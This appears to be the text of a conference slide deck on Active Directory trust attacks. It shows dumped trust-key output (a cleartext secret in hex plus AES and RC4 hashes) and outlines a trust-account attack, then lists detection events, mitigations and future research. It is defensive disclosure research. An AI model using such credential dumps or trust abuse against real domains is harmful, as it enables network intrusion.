
Domain: ROOT.LOCAL (ROOT / S-1-5-21-1556913138-1403956553-584833181)
[ In ] EXT.LOCAL -> ROOT.LOCAL

[ Out ] ROOT.LOCAL -> EXT.LOCAL
* 7/9/2022 12:09:25 PM - CLEAR - e3 4a 8d 37 88 90 d8 76 4e 4b df d9 3c 9a e8 fd
* aes256_hmac 21df901f0898ae508f4244d06b32fc1e9913a7235b3c22f5e935b8d6d74
* aes128_hmac 1eb7061e5fe3afb87999bf2bef879e5e
* rc4_hmac_nt 3c8245d21371701e9c829da0e3b155e9
```

Attack #6 - Trust account



Enhanced Security Administrative Environment (ESAE)
Aka Red Forest




Trust account attack

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/AdversaryVillage2022/videos/demo-06_trust-account-attack.mp4


Trust account attack

MSRC response



Trust account attack detection and mitigation

- Detection
 - TGT request event (4768)
 - Logon event (4624)
- Mitigations (risky?)
 - Change the Primary Group
 - Disable the trust account
 - Deny log on



Future work (in priority)

- The correct one-way trust attack mitigation?
- Attack detection rules (e.g. Sigma)
- More SID filtering exception rights? We tested on a basic forest
- More intra-forest attacks in CN=Configuration?
- More DNS trust attacks
 - DNS-SD
 - Root Hints/Root DNS servers
 - ServerLevelPluginDLL

Always will be

Wait, AD is insecure by default?

- The End -

Credits:

Colleagues from Improsec A/S

Co-author: Tobias Torp (@TobyTorp)

MICROSOFT